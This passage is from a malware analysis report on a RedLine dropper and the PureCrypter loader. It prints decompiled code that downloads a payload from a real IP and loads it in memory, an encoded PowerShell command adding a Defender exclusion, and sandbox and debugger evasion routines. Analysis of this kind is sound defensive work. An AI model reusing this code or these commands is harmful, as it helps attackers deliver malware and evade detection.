3159
3160
3161
3162
3163
3164
3165
3166
3167
3168
3169
3169
3170
3171
3172
3173
3174
3175
3176
3177
3178
3179
3179
3180
3181
3182
3183
3184
3185
3186
3187
3188
3188
3189
3189
3190
3191
3192
3193
3194
3195
3196
3197
3197
3198
3199
3199
3200
3201
3202
3203
3204
3205
3206
3207
3208
3209
3209
3210
3211
3212
3213
3214
3215
3216
3217
3218
3219
3219
3220
3221
3222
3223
3224
3225
3226
3227
3228
3229
3229
3230
3231
3232
3233
3234
3235
3236
3237
3238
3238
3239
3239
3240
3241
3242
3243
3244
3245
3246
3247
3248
3248
3249
3249
3250
3251
3252
3253
3254
3255
3256
3257
3258
3259
3259
3260
3261
3262
3263
3264
3265
3266
3267
3268
3269
3269
3270
3271
3272
3273
3274
3275
3276
3277
3278
3279
3279
3280
3281
3282
3283
3284
3285
3286
3287
3288
3288
3289
3289
3290
3291
3292
3293
3294
3295
3296
3297
3297
3298
3299
3299
3300
3301
3302
3303
3304
3305
3306
3307
3308
3309
3309
3310
3311
3312
3313
3314
3315
3316
3317
3318
3319
3319
3320
3321
3322
3323
3324
3325
3326
3327
3328
3329
3329
3330
3331
3332
3333
3334
3335
3336
3337
3338
3338
3339
3339
3340
3341
3342
3343
3344
3345
3346
3347
3348
3348
3349
3349
3350
3351
3352
3353
3354
3355
3356
3357
3358
3359
3359
3360
3361
3362
3363
3364
3
```


The file extension used here was typically .jpg, .png or .log to make the URL seem innocuous (Fig.10). The full list of URLs can be found in the IOC section. We have also created a VT graph to highlight similar URLs and the communicating samples.

```

byte[] array = (byte[])typeof(WebClient).GetMethod("FdcjDowFdcjn1FdcjoadDFdcjataFdcj".Replace("Fdcj", ""), new Type[]
{
    typeof(string)
}).Invoke(new WebClient(), new object[]
{
    "http://81.4.105.174/AdobeFile.log"
});
byte[] result;
if (2 != 0)
{
    result = array;
}
return result;

```

Fig.10 Download in sample a90d58052bcacd0194d1dfc0dd9d7929



The downloaded content was in reverse order and thus, the bytes were reversed before execution (Fig.11).

```
internal string \u0002()
{
    string fullName = ((Assembly)typeof(Assembly).GetMethod("Load", new Type[]
    {
        typeof(byte[])
    }).Invoke(null, new object[]
    {
        this.\u0002().Reverse<byte>().ToArray<byte>()
    })).FullName;
    string result;
    if (4 != 0)
    {
        result = fullName;
    }
    return result;
}
```

Fig.11 Bytes reversed in a90d58052bcacd0194d1dfc0dd9d7929

The full list of dropper URLs and the hashes of the reversed downloaded samples are listed in the IOC section. Execution of the next stage payload was achieved by loading the dropped dll and calling its method to pass execution (Fig.12). This was functionally similar in all observed samples.




Fig.12 Execution of payload in a90d58052bcacd0194d1dfc0dd9d7929

PureCrypter Analysis

Sample MD5: 57bf626239b8db6e1434dbc8ee7cef86

We are certain that the second stage payload was obfuscated PureCrypter instances. We were able to identify two samples that were packed with SmartAssembly and were able to unpack them (Fig.13).

```
de4dot v3.1.41592.3405

Detected Unknown Obfuscator (C:\Users\EDR\Desktop\malware_analysis\redline\redline samples\reverse\AdobeFile.log-cleaned.dll)
Detected Unknown Obfuscator (C:\Users\EDR\Desktop\malware_analysis\redline\redline samples\reverse\AdobeFile.log.dll)
Detected Unknown Obfuscator (C:\Users\EDR\Desktop\malware_analysis\redline\redline samples\reverse\Bkcmvj.jpg.dll)
Detected Unknown Obfuscator (C:\Users\EDR\Desktop\malware_analysis\redline\redline samples\reverse\CCleanerInstaller.jpg.dll)
Detected Unknown Obfuscator (C:\Users\EDR\Desktop\malware_analysis\redline\redline samples\reverse\Cqstk.png.dll)
Detected Unknown Obfuscator (C:\Users\EDR\Desktop\malware_analysis\redline\redline samples\reverse\Exzivoo.png.dll)
Detected Unknown Obfuscator (C:\Users\EDR\Desktop\malware_analysis\redline\redline samples\reverse\Ikgvjkue.jpg.dll)
Detected Unknown Obfuscator (C:\Users\EDR\Desktop\malware_analysis\redline\redline samples\reverse\Ofuygzzod.png.dll)
Detected Unknown Obfuscator (C:\Users\EDR\Desktop\malware_analysis\redline\redline samples\reverse\Jlupcw.png.dll)
Detected Unknown Obfuscator (C:\Users\EDR\Desktop\malware_analysis\redline\redline samples\reverse\lavjimuo.jpg-cleaned.dll)
Detected SmartAssembly 7.5.2 4508 (C:\Users\EDR\Desktop\malware_analysis\redline\redline samples\reverse\lavjimuo.jpg.dll)
Detected Unknown Obfuscator (C:\Users\EDR\Desktop\malware_analysis\redline\redline samples\reverse\Liafandgotica.png.dll)
Detected Unknown Obfuscator (C:\Users\EDR\Desktop\malware_analysis\redline\redline samples\reverse\Mujoy.log.dll)
Detected Unknown Obfuscator (C:\Users\EDR\Desktop\malware_analysis\redline\redline samples\reverse\Nyszfp.png-cleaned.dll)
Detected SmartAssembly 7.5.2 4508 (C:\Users\EDR\Desktop\malware_analysis\redline\redline samples\reverse\Nyszfp.png.dll)
Detected Unknown Obfuscator (C:\Users\EDR\Desktop\malware_analysis\redline\redline samples\reverse\Obqjyz.log.dll)
Detected Unknown Obfuscator (C:\Users\EDR\Desktop\malware_analysis\redline\redline samples\reverse\PythonFile.jpg.dll)
Detected Unknown Obfuscator (C:\Users\EDR\Desktop\malware_analysis\redline\redline samples\reverse\Rdgbxvf.jpg.dll)
Detected Unknown Obfuscator (C:\Users\EDR\Desktop\malware_analysis\redline\redline samples\reverse\VideoPublicAllocation.log.dll)
Detected Unknown Obfuscator (C:\Users\EDR\Desktop\malware_analysis\redline\redline samples\reverse\Win11clubHelloAgain.jpg.dll)
Detected Unknown Obfuscator (C:\Users\EDR\Desktop\malware_analysis\redline\redline samples\reverse\zx_23415fa44e5c46dd3fee3f87a56968f7.dll)
```

Fig.13 de4dot obfuscator detection output

SmartAssembly encrypts strings that the sample used and thus we needed to decrypt them. The way SmartAssembly does this is by replacing the string with a call to a `getString(int)` function call that is delegated at runtime. This function xors the integer value with a key and subtracts the offset to retrieve the encoded string stored in a resource file. The strings are stored in the format `LengthBase64EncodedString`. The decoded strings for this sample can be found in the Appendix. The decoding routine is heavily used at the start of the sample to import functions.

Other variants have resource files with a {z} header followed by a switch that determines the kind of decryption or decompression to be done. This ultimately results in strings stored in the same *LengthBase64EncodedString* format.

The sample started by extracting its settings from a hardcoded byte array that was reversed, decompressed, unserialized, and casted to a protobuf structure (Fig.14).

```
1 // Token: 0x00000000 RID: 0 RVA: 0x000002878 File Offset: 0x00000078
2 // Token: 0x00000000 RID: 0 RVA: 0x00000287E File Offset: 0x00000078
3 public unsafe static void kkkjplwltgckxir()
4 {
5     void* ptr = stackalloc byte[8];
6     kkkjplwltgckxir.setsettings = *(Class1*)ptr;
7 }
8
9
10 {
11     // Token: 0x02000027 RID: 39
12     [ProtoContract]
13     internal class Class1 : class8
14     {
15         // Token: 0x1700000E RID: 14
16         // (get) Token: 0x00000093 RID: 147 RVA: 0x00002498 File Offset: 0x00000698
17         // (set) Token: 0x00000094 RID: 148 RVA: 0x000024A0 File Offset: 0x000006A0
18         [ProtoMember(1)]
19         internal int Delay { get; set; }
20
21         // Token: 0x1700000F RID: 15
22         // (get) Token: 0x00000095 RID: 149 RVA: 0x000024A0 File Offset: 0x000006A0
23         // (set) Token: 0x00000096 RID: 150 RVA: 0x000024B1 File Offset: 0x000006B1
24         [ProtoMember(2)]
25         internal string InjectionPath { get; set; }
26
27         // Token: 0x17000010 RID: 16
28         // (get) Token: 0x00000097 RID: 151 RVA: 0x000024B4 File Offset: 0x000006C4
29         // (set) Token: 0x00000098 RID: 152 RVA: 0x000024C2 File Offset: 0x000006C2
30         [ProtoMember(3)]
31         internal string Commandline { get; set; }
32
33         // Token: 0x17000011 RID: 17
34         // (get) Token: 0x00000099 RID: 153 RVA: 0x000024C8 File Offset: 0x000006C8
35         // (set) Token: 0x0000009A RID: 154 RVA: 0x000024D3 File Offset: 0x000006D3
36         [ProtoMember(4)]
37         internal bool IsHtex { get; set; }
38
39         // Token: 0x17000012 RID: 18
40         // (get) Token: 0x0000009B RID: 155 RVA: 0x000024D8 File Offset: 0x000006D8
41         // (set) Token: 0x0000009C RID: 156 RVA: 0x000024E4 File Offset: 0x000006E4
42         [ProtoMember(5)]
43         internal string MutexString { get; set; }
44
45         // Token: 0x17000013 RID: 19
46         // (get) Token: 0x0000009D RID: 157 RVA: 0x000024ED File Offset: 0x000006ED
47         // (set) Token: 0x0000009E RID: 158 RVA: 0x000024F5 File Offset: 0x000006F5
48         [ProtoMember(6)]
49         internal Class1 WindowSettings { get; set; }
50 }
```

Fig.14 Settings extraction and mapping it to protobuf

The settings schema is shown below. This sample is primarily used for injecting Redline. However, we redirected execution to different Modules to fully explore PureCrypter's capabilities by modifying these settings (Fig.15).

```

1 int Delay { get; set; }
2 string InjectionPath { get; set; }
3 string CommandLine { get; set; }
4 bool IsMutex { get; set; }
5 string MutexString { get; set; }
6 Class10 BinderSettings { get; set; bool Enabled; bool IsOnce; string FileName; byte[] ByteArray; }
7 Class9 StartupSettings { get; set; bool Enabled; Enum2 EnumStartup; int Location, string FileName; }
8 bool IsMelt { get; set; }
9 bool IsAnti { get; set; }
10 bool IsFakeMessage { get; set; }
11 int FakeMessageType { get; set; }
12 string FakeMessageText { get; set; }
13 bool IsExclusion { get; set; }
14 bool IsDiscord { get; set; }
15 string DiscordWebHookUrl { get; set; }
16 byte[] Payload { get; set; }
17 bool Is64bit { get; set; }
18 Enum1 EnumInjection { get; set; }
19 bool IsDelay { get; set; }

```

Locals	
Name	Value
▲ ↴ Tzvmushoc.Rsldqhwgmzslbry.GetSettings.get returned	(\u0008\u0002)
↳ ↴ BinderSettings	(\u0003\u0003)
↳ ↴ CommandLine	""
↳ ↴ Delay	0x00000000
↳ ↴ DiscordWebHookUrl	null
↳ ↴ EnumInjection	\u0002
↳ ↴ FakeMessageText	null
↳ ↴ FakeMessageType	0x00000000
↳ ↴ InjectionPath	"Itself"
↳ ↴ Is64bit	false
↳ ↴ IsAnti	false
↳ ↴ IsDelay	false
↳ ↴ IsDiscord	false
↳ ↴ IsExclusion	false
↳ ↴ IsFakeMessage	false
↳ ↴ IsMelt	false
↳ ↴ IsMutex	false
↳ ↴ MutexString	"Hejrqayc"
↳ ↴ Payload	null
▲ ↳ StartupSettings	(\u0008\u0001)
↳ ↳ Enabled	false
↳ ↳ EnumStartup	\u0001
↳ ↳ Filename	null
↳ ↳ Location	0x00000000
▲ ↳ \u0008\u0002.StartupSettings.get returned	(\u0008\u0001)
↳ ↳ Enabled	false
↳ ↳ EnumStartup	\u0001
↳ ↳ Filename	null
↳ ↳ Location	0x00000000
↳ ↳ \u0008\u0001.Enabled.get returned	false
ptr	0x00000006212FE6E8

Fig. 15 Settings Proto Schema.

Delay Module

The Delay module checked whether the setting *IsDelay* is enabled and goes into an infinite loop with periodic sleeps of 1000 milliseconds until the Delay variable is set to 0 (Fig.16). This module is probably used as a means of evading automated analysis by timing them out.

```

1  using System;
2  using System.Threading;
3  using Tzvmushoc;
4
5  namespace ns1
6  {
7      // Token: 0x0200003D RID: 61
8      internal static class Class0
9      {
10         // Token: 0x060000ED RID: 237
11         internal unsafe static void SleepMethod()
12         {
13             void* ptr = stackalloc byte[7];
14             try
15             {
16                 ((byte*)ptr)[4] = ((!Rsldqhwgmzs1bry.GetSettings.IsDelay) ? 1 : 0);
17                 if (*(sbyte*)((byte*)ptr + 4) == 0)
18                 {
19                     ((byte*)ptr)[5] = ((Rsldqhwgmzs1bry.GetSettings.Delay == 0) ? 1 : 0);
20                     if (*(sbyte*)((byte*)ptr + 5) == 0)
21                     {
22                         *(int*)ptr = 0;
23                         for (;;)
24                         {
25                             ((byte*)ptr)[6] = (((int*)ptr < Rsldqhwgmzs1bry.GetSettings.Delay) ? 1 : 0);
26                             if (*(sbyte*)((byte*)ptr + 6) == 0)
27                             {
28                                 break;
29                             }
30                             Thread.Sleep(1000);
31                             *(int*)ptr = *(int*)ptr + 1;
32                         }
33                     }
34                 }
35             }
36             catch
37             {
38             }
39         }
40     }
41 }
42 
```

Fig. 16 Delay module

Exclusion Module

The Exclusion module is used to add an exclusion to defender for the root drive from which the process is executed.

The module initially checked whether *StartupSettings* is enabled. If it is, it verified that the current executing process's *ImagePath* matches the file path as defined in its settings. The module exits if this check fails (Fig.17). The Module skips this check if *StartupSettings* is disabled.

```

*(byte*)ptr = (Rsldqhwgmzs1bry.GetSettings.StartupSettings.Enabled ? 1 : 0);
if (*(sbyte*)ptr != 0)
{
    Rsldqhwgmzs1bry.FullPath = new FileInfo(Path.Combine(Environment.GetFolderPath((Environment.SpecialFolder)Rsldqhwgmzs1bry.GetSettings.StartupSettings.Location),
    Rsldqhwgmzs1bry.GetSettings.StartupSettings.Filename));
}
((byte*)ptr)[1] = (Rsldqhwgmzs1bry.GetSettings.IsExclusion ? 1 : 0);
if (*(sbyte*)((byte*)ptr + 1) != 0)
{
    Class0.ExclusionMethod();
}

```

```

14 internal static class Class25
15 {
16     // Token: 0x17000021 RID: 33
17     // (get) Token: 0x0600000D RID: 221 RVA: 0x00004A88 File Offset: 0x00002C88
18     internal static FileInfo CurrentFile
19     {
20         get
21         {
22             if (Class25.fileInfo_0 == null)
23             {
24                 Class25.fileInfo_0 = new FileInfo(Process.GetCurrentProcess().MainModule.FileName);
25             }
26             return Class25.fileInfo_0;
27         }
28     }
29     // Token: 0x0600000E RID: 222 RVA: 0x00004AC0 File Offset: 0x00002CC0
30     internal unsafe static bool smethod_0()
31     {
32         void* ptr = stackalloc byte[3];
33         try
34         {
35             *(byte*)ptr = (Rsldqhwgmzslbry.GetSettings.StartupSettings.Enabled ? 1 : 0);
36             if (*(sbyte*)ptr != 0)
37             {
38                 ((byte*)ptr)[1] = ((Rsldqhwgmzslbry.FullName.FullName.ToLower() == Class25.CurrentFile.FullName.ToLower()) ? 1 : 0);
39                 if (*(sbyte*)((byte*)ptr + 1) != 0)
40                 {
41                     ((byte*)ptr)[2] = 1;
42                     goto IL_58;
43                 }
44             }
45         }
46         catch
47         {
48         }
49         ((byte*)ptr)[2] = 0;
50         IL_58:
51         return *(sbyte*)((byte*)ptr + 2) != 0;
52     }
53 }

```

Fig.17 File full path check

The module then performed a check for whether the current process has admin privileges and restarted itself if it didn't:

Cmd /k START “”“<FilePath>”” & EXIT

This command included the verb *runas* to execute with admin privileges (Fig.18). The user thinks he is installing a cracked application and so the UAC prompt does not raise any suspicion.





Fig.18 Process restarted via cmd

The sample then closed the Mutex (*Hejrqayc*) if it is created to avoid interference with the elevated process before killing itself (Fig.19).



```

    ...
    {
        ...
        Class25.smethod_4();
        break;
    }
    catch
    {
        ...
    }
}


// Token: 0x060000E3 RID: 227 RVA: 0x0000267F File Offset: 0x0000087F
internal static void smethod_4()
{
    Class26.CloseMutex();
    Environment.Exit(0);
    Process.GetCurrentProcess().Kill();
}

```

Fig.19 Non elevated process exits

The module then retrieved the drive name from the file path. It prepended the string *Set-MpPreference -ExclusionPath* and Base64 encoded it. The module then started a new PowerShell process with the Base64 encoded command line and waited for it to exit (Fig.20).

Powershell “-enc
AHQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARQB4AGMAbAB1AHMAaQBvA
G4AUABhAHQAaAAgACcAQwA6AFwAJwA=” UwBlAHQALQBNAHAAUAByAGUAZgBlAHIAZQBuAG
MAZQAgAC0ARQB4AGMAbAB1AHMAaQBvAG4AUABhAHQAaAAgACcAQwA6AFwAJwA=”



```

Proc... X Class13 ...
2519 1 using System;
2520 2 using System.Diagnostics;
2521 3 using System.Text;
2522 4 using SmartAssembly.Delegates;
2523 5 using SmartAssembly.HouseOfCards;
2524
2525 6
2526 7 namespace ns3
2527 8 {
2528 9     // Token: 0x02000029 RID: 41
2529 10     internal static class Class13
2530 11     {
2531 12         // Token: 0x0600008A RID: 186 RVA: 0x0000328C File Offset: 0x0000148C
2532 13         internal static Process smethod_0(string string_0)
2533 14         {
2534 15             try
2535 16             {
2536 17                 string str = Convert.ToBase64String(Encoding.Unicode.GetBytes(string_0));
2537 18                 return Process.Start(new ProcessStartInfo
2538 19                 {
2539 20                     FileName = Class13.getString_0(107396973),
2540 21                     Arguments = Class13.getString_0(107396412) + str,
2541 22                     CreateNoWindow = true,
2542 23                     WindowStyle = ProcessWindowStyle.Hidden,
2543 24                     UseShellExecute = true
2544 25                 });
2545 26             }
2546 27             catch
2547 28             {
2548 29             }
2549 30         }
2550 31     }
2551 32 }

```

Name	Value	Type
startInfo	<code>System.Diagnostics.ProcessStartInfo</code>	<code>System.Diagnostics.ProcessStartInfo</code>
Arguments	<code>-enc UwBlAHQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARQB4AGM...</code>	string
CreateNoWindow	true	bool
Domain	“”	string
Environment	<code>System.Collections.Specialized.StringDictionary.GenericAdapter</code>	<code>System.Collections.Specialized.StringDictionaryWithComparer</code>
EnvironmentVariables	<code>System.Collections.Specialized.StringDictionary.GenericAdapter</code>	<code>System.Collections.Specialized.StringDictionaryWithComparer</code>
ErrorDialog	false	bool
ErrorDialogParentHandle	<code>0x0000000000000000</code>	<code>System.IntPtr</code>
FileName	“Powershell”	string
LoadUserProfile	false	bool
Password	null	<code>System.Security.SecureString</code>
PasswordInClearText	null	string
RedirectStandardError	false	bool
RedirectStandardInput	false	bool
RedirectStandardOutput	false	bool
StandardErrorEncoding	null	<code>System.Text.Encoding</code>

Fig.20 Powershell adding defender exclusion

Fake Message Module

The Fake Message module displayed a message box, possibly to dissuade user suspicions.

This module started by performing the same *StartupSettings* check as the Exclusion module. The module also performed an additional check to verify whether the sample started from one of the special folders. If any check failed, the module exits. The module then displayed a message box with the description and message box type retrieved from its settings and, the title retrieved from the embedded resource (NULL, therefore the title is Error) (Fig.21).

```

// Token: 0x060000E8 RID: 232
internal static void FakeMessage()
{
    try
    {
        if (!Class25.StartupPathCheck() && !Class25.SpecialFolderInCurrentPath())
        {
            MessageBox.Show(Rsldqhwgmzslbry.GetSettings.FakeMessageText, Class27.getString_0(107395873), MessageBoxButtons.OK, (MessageBoxIcon)Rsldqhwgmzslbry.GetSettings.FakeMessageType);
        }
    }
    catch
    {
    }
}

```

Fig.21 Fake Message Module

Debugger/Sandbox Check Module

The Debugger/Sandbox module performed multiple checks to identify an analysis environment.

The first check is for the presence of a debugger by using *CheckRemoteDebuggerPresent* and by enumerating loaded modules to identify *SbieDll.dll* (Fig.22).

```

internal unsafe static bool RemoteDebuggerDLLCheck()
{
    void* ptr = stackalloc byte[5];
    try
    {
        *(byte*)ptr = 0;
        Class2.CheckRemoteDebuggerPresent(Process.GetCurrentProcess().Handle, ref *(bool*)ptr);
        ((byte*)ptr)[1] = (byte)((byte*)ptr);
        if (*(sbyte*)((byte*)ptr + 1) != 0)
        {
            ((byte*)ptr)[2] = 1;
            goto IL_C8;
        }
    }
    catch
    {
    }
    try
    {
        foreach (object obj in Process.GetCurrentProcess().Modules)
        {
            ProcessModule processModule = (ProcessModule)obj;
            ((byte*)ptr)[3] = (processModule.ModuleName.ToLower().Contains(Class31.getString_0(107396195).ToLower()) ? 1 : 0);
            if (*(sbyte*)((byte*)ptr + 3) != 0)
            {
                ((byte*)ptr)[4] = ((processModule.BaseAddress != IntPtr.Zero) ? 1 : 0);
                if (*(sbyte*)((byte*)ptr + 4) != 0)
                {
                    ((byte*)ptr)[2] = 1;
                    goto IL_C8;
                }
            }
        }
    }
    catch
    {
    }
    ((byte*)ptr)[2] = 0;
    IL_C8:
    return *(sbyte*)((byte*)ptr + 2) != 0;
}

```

Fig.22 Debugger Check

The module checked the output of WMI queries to identify a virtual or sandbox environment (Fig.23).

Select * From Win32_BIOS; retrieve the version and SerialNumber. Concatenate and checked against VMWare|Virtual|A M I|Xen

Select * from Win32_ComputerSystem; retrieve the manufacturer and model. Concatenate and checked against Microsoft|VMWare|Virtual

```
internal unsafe static bool WMICheck()
{
    void* ptr = stackalloc byte[?];
    try
    {
        *(byte*)ptr = 0;
        using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher(Class34.getString_0(107396117)))
        {
            ManagementObjectCollection.ManagementObjectEnumerator enumerator = managementObjectSearcher.Get().GetEnumerator();
            ((byte*)ptr)[1] = ((enumerator.MoveNext()) ? 1 : 0);
            if (*(sbyte*)((byte*)ptr + 1) != 0)
            {
                throw new Exception(Class34.getString_0(107396084));
            }
            string str = enumerator.Current[Class34.getString_0(107396075)].ToString();
            string str2 = enumerator.Current[Class34.getString_0(107396030)].ToString();
            *(byte*)ptr = (Regex.IsMatch(str + Class34.getString_0(107395906) + str2, Class34.getString_0(107396045),
                RegexOptions.IgnoreCase) ? 1 : 0);
            ((byte*)ptr)[2] = (byte)/*(sbyte*)ptr*/;
            if (*(sbyte*)((byte*)ptr + 2) != 0)
            {
                ((byte*)ptr)[3] = 1;
                goto IL_10C;
            }
        }
    }
    catch
    {
    }
    try
    {
        ((byte*)ptr)[4] = 0;
        using (ManagementObjectSearcher managementObjectSearcher2 = new ManagementObjectSearcher(Class34.getString_0(107396012)))
        {
            ManagementObjectCollection.ManagementObjectEnumerator enumerator2 = managementObjectSearcher2.Get().GetEnumerator();
            ((byte*)ptr)[5] = ((enumerator2.MoveNext()) ? 1 : 0);
            if (*(sbyte*)((byte*)ptr + 5) != 0)
            {
                throw new Exception(Class34.getString_0(107396084));
            }
            string str3 = enumerator2.Current[Class34.getString_0(107395419)].ToString();
            string str4 = enumerator2.Current[Class34.getString_0(107395434)].ToString();
            ((byte*)ptr)[4] = (Regex.IsMatch(str3 + Class34.getString_0(107395906) + str4, Class34.getString_0(107395425),
                RegexOptions.IgnoreCase) ? 1 : 0);
            ((byte*)ptr)[6] = (byte)/*(sbyte*)ptr + 4*/;
